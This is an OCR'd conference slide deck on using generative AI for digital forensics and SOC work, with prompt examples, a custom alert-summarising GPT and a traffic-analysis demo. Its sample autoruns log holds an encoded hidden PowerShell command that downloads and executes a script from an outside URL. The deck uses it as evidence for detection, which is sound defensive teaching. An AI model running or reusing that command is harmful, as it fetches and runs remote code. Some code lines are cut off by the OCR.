
{ **'role'**: 'user’,
'content': 'Use the following pieces of context to answer the question at the end. The pieces of context are logs related to the search:"suspicious".

Context:
"[Document(page_content=\'autoruns\', metadata={\'time\': \'nan\', \'category\': \'Tasks\', \'user\': \'System-wide\', \'signed\': \'none\', \'path\': \'File not found: C:/Windows/Temp/1.bat\', \'launch string\': \'"C:/Windows/Temp/1.bat" \'}), Document(page_content=\'autoruns\', metadata={\'time\': \'nan\', \'category\': \'WMI\', \'user\': \'System-wide\', \'signed\': \'none\', \'path\': \'File not found: Hidden\', \'launch string\': \'powershell -W Hidden -nop -noni -ec SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwBzAHEAdQBpAHIAcgBlAGwAZABpAHIAZQBjAHQAbwByAHkALgBjAG8AbQAvAGEAJwApAAoA\'}), Document(page_content=\'autoruns\', metadata={\'time\': \'3/4/1923 1:30 AM\', \'category\': \'Explorer\', \'user\': \'System-wide\', \'signed\': \'(Verified) Microsoft Windows\', \'path\': \'c:/windows/syswow64/srchadmin.dll\', \'launch string\': \'HKCR/CLSID/{DA67B8AD-E81B-4c70-9B91-B417B5E33527}\'}), Document(page_content=\'autoruns\', metadata={\'time\': \'3/26/1909 9:29 AM\', \'category\': \'Explorer\', \'user\': \'System-wide\', \'signed\': \'(Verified) Microsoft Windows\', \'path\': \'c:/windows/syswow64/hgcpl.dll\', \'launch string\': \'HKCR/CLSID/{ff363bfe-4941-4179-a81c-f3f1ca72d820), Document(page_content=\'autoruns\', metadata={\'time\': \'2/17/1924 1:52 AM\', \'category\': \'Services\', \'user\': \'System-wide\', \'signed\': \'(Verified) Microsoft Windows\', \'path\': \'c:/windows/syswow64/perfhost.exe\', \'launch string\': \'%SystemRoot%/SysWow64/perfhost.exe\’}) […]]"

Question: list all suspicious execution you find
Answer: }

GenAI-DFIR: Real World Use Cases

ChatGPT **Agents & Tools**



description: use this tool for searching information from internet.


description: use this tool to retrieve information from internal documents.

description: use this tool to execute python code.

Use Case 1: Summarize Low Priority Alerts and Enrich them with CTI

Use Case 1: Custom GPTs + RAG

2024ThreatDetection Report.pdf



Name

SOC Assistant

Description

Summarizing SOC alerts and enriching them with CTI sources to detect potential threats

Instructions

Act as an expert cybersecurity analyst. Analyze the following SOC alerts and create a brief sum
the instructions at the end. Review all the logs before responding. Double check the results.

Alerts:
{SOC alerts uploaded by the user}

Knowledge

If you upload files under Knowledge, conversations with your GPT may include file contents. Files can be downloaded when Code Interpreter is enabled

2024ThreatDetectionRep...
PDF

Upload files

SOC Assistant


Summarizing SOC alerts and enriching them with CTI sources to detect potential threats

Message SOC Assistant

Custom GPTs for repetitive tasks

Demo #1


Summarize Low Priority **SOC Alerts** and Enrich them with CTI



https://www.youtube.com/@ds4n668/videos

Use Case 2: Data Analysis with ChatGPT

Use Case 2: Data Analysis with ChatGPT



Max. dataset size


= 512 MB

```python
import matplotlib.pyplot as plt

# Get the top 10 IP addresses with the most
top_10_ips = total_bytes_per_src.nlargest(10

# Create a bar chart
plt.figure(figsize=(12, 6))
plt.bar(top_10_ips['src'], top_10_ips['bytes
plt.xlabel('Source IP Address')
plt.ylabel('Total Bytes Sent')
plt.title('Top 10 IP Addresses with the Most
plt.xticks(rotation=45)
plt.tight_layout()
plt.show()
```

Here is the bar chart displaying the top 10 IP addresses with the most outgoing traffic. If you need further analysis or a different visualization, please let me know!

Demo #2


Data Analysis with **ChatGPT**



https://www.youtube.com/@ds4n668/videos

Agentic AI for DFIR, CTI & TH

- ✓ Create **TH Hypotheses**
- ✓ Autonomous **Artifact Collection**
- ✓ **Guide** Forensic **Investigations**
- ✓ Create **Dynamic** Investigative **Workflows**
- ✓ Artifact Analysis & **Anomaly Detection**
- ✓ **Documentation & Reporting**



Build your own AI-Agent

ds4n6.io/blog/24042501.html

Thanks!!!

DS4N6

www ds4n6.io

@ds4n6_io

DS4N6

Jess Garcia

@j3ssgarcia

(one) eSecurity

www one-esecurity.com

@One_eSecurity

in one-esecurity

ONE/DS4N6 Research Team:
Mario Perez

www.one-esecurity.com | ds4n6.io